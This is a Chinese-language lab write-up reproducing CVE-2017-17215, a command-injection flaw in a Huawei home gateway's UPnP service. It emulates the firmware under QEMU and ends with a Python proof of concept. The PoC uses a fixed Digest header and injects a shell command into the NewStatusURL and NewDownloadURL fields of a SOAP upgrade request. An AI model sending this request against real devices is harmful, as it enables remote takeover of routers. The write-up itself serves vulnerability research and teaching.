CVE-2017-17215 复现
参考文章:
https://zikh26.github.io/posts/719b289c.html
0x01 漏洞位置 根据漏洞披露报告与网络上已经有的复现文章,该CVE漏洞所在的程序是 UPnP。


使用 IDA 分析该程序,根据漏洞报告,属于RCE,大概率与未限制的system()有关,直接搜索然后交叉引用。
0x02 固件模拟 在启动 QEMU 虚拟机之前,我们先要配置一个网桥,如下是配置脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
# !/bin/bash if [ "$(id -u)" -ne 0 ]; then echo " Please switch to the root user to run this script!!!" exit 1 fi # add a bridge named br0 ip link add name br0 type bridge # add a physical interface to br0 # 这里的 enp109s0 更换为你的Linux上的有线网卡 ip link set enp109s0 master br0 # close STP ip link set br0 type bridge stp_state 0 # set the forward delay and hello time for br0ip link set br0 type bridge forward_delay 100 ip link set br0 type bridge hello_time 100 # enable the interface and set it to promisc modeip link set br0 promisc on up ip link set enp109s0 promic on up # assign static IP to br0 ip addr add 192.168.0.1/24 dev br0 # check the br0 status echo "========= br0 status =========" bridge link show # add a tap0 interface ip tuntap add dev tap0 mode tap user root # bind tap0 to bridge br0ip link set tap0 master br0 ip link set tap0 promisc on up echo "========= final bridge status =========" bridge link show
配置网桥与TAP接口的目的是方便一会连接虚拟机。
接下来下载内核模拟必备的内核以及磁盘镜像:
1
2
wget https://people.debian.org/~aurel32/qemu/mips/debian_squeeze_mips_standard.qcow2 wget https://people.debian.org/~aurel32/qemu/mips/vmlinux-2.6.32-5-4kc-malta
然后使用以下脚本开启虚拟机
1
2
3
4
5
6
7
8
9
10
11
# !/bin/bash # boot.sh sudo qemu-system-mips \ -M malta \ -kernel vmlinux-2.6.32-5-4kc-malta \ -hda debian_squeeze_mips_standard.qcow2 \ -append "root=/dev/sda1 console=tty0" \ -net nic \ -net tap,ifname=tap0,script=no,downscript=no \ -nographic
默认的用户和密码都是root

登录后为虚拟机内部的eth0分配IP地址,
1 ip addr add 192.168.0.2/24 dev eth0


测试是否ping通主机网桥
可以ping通
下面测试主机是否可以ping通虚拟的IP
也可以,下面使用 scp 将打包好的根目录发送到虚拟机内部中
由于作者使用的 ssh 版本的原因,无法直接使用 scp,需要添加兼容性参数,命令如下
1 scp -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa ./squashfs-root.tar.gz root@192.168.0.2:/root/
下面,我们使用 ssh 连接虚拟机完成下面的操作
1 ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.0.2
解压后,执行下面的命令进入固件环境
1
2
3
4
5
chmod -R 777 squashfs-rootcd squashfs-root/mount --bind /proc proc mount --bind /dev dev chroot . /bin/sh
根据漏洞披露报告,我们需要找到使用 37215 端口的程序,并向该端口的/ctrlt/DeviceUpgrade_1 地址发送数据包。
可以在虚拟机或者宿主机中使用grep -r "37215" ./查找37215字符串中出现在哪些程序中,搜索后发现 bin/mic 程序使用了 37215 端口

启动该程序后,发现其在输出一堆信息后停止,且 ssh 无响应。回到虚拟机中查看

发现 eth0 的 IP 地址消失,且创建了一个叫 br0 的网桥,我们需要恢复 eth0 的 IP 地址
1 ip addr add 192.168.0.2/24 dev eth0
至于卡住的 ssh 就不需要管了,程序已经在那个 tty 上跑起来了,关闭了 ssh,程序也就顺带的关闭了
其实可以在程序后面加一个 & 来让其在后台运行,不过已经写到这里了,那就这样吧。

在虚拟机中使用 netstat -aut 查看目前开启的端口
正常开启

在宿主机中使用 nmap -p- -Pn 192.168.0.2 查看该端口是否暴露
正常暴露
0x03 漏洞复现 一切准备就绪,接下来就可以使用 poc.py 验证漏洞了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import requestsAuthorization = "Digest username=dslf-config, realm=HuaweiHomeGateway, nonce=88645cefb1f9ede0e336e3569d75ee30, uri=/ctrlt/DeviceUpgrade_1, response=3612f843a42db38f48f59d2a3597e19c, algorithm=MD5, qop=auth, nc=00000001, cnonce=248d1a2560100669" headers = {"Authorization" : Authorization} data = f''' <?xml version="1.0" ?> <s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"> <s:Body> <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"> <NewStatusURL>;echo "HACKING FOR FUN";</NewStatusURL> <NewDownloadURL>;echo "HACKING FOR FUN";</NewDownloadURL> </u:Upgrade> </s:Body> </s:Envelope> ''' r = requests.post('http://192.168.0.2:37215/ctrlt/DeviceUpgrade_1' , headers = headers, data = data) print ("\nstatus_code: " + str (r.status_code))print ("\n" + r.text)

运行后回到 ssh 连接的那个 tty 上,可以发现程序输出我们在 poc 中编写的字符串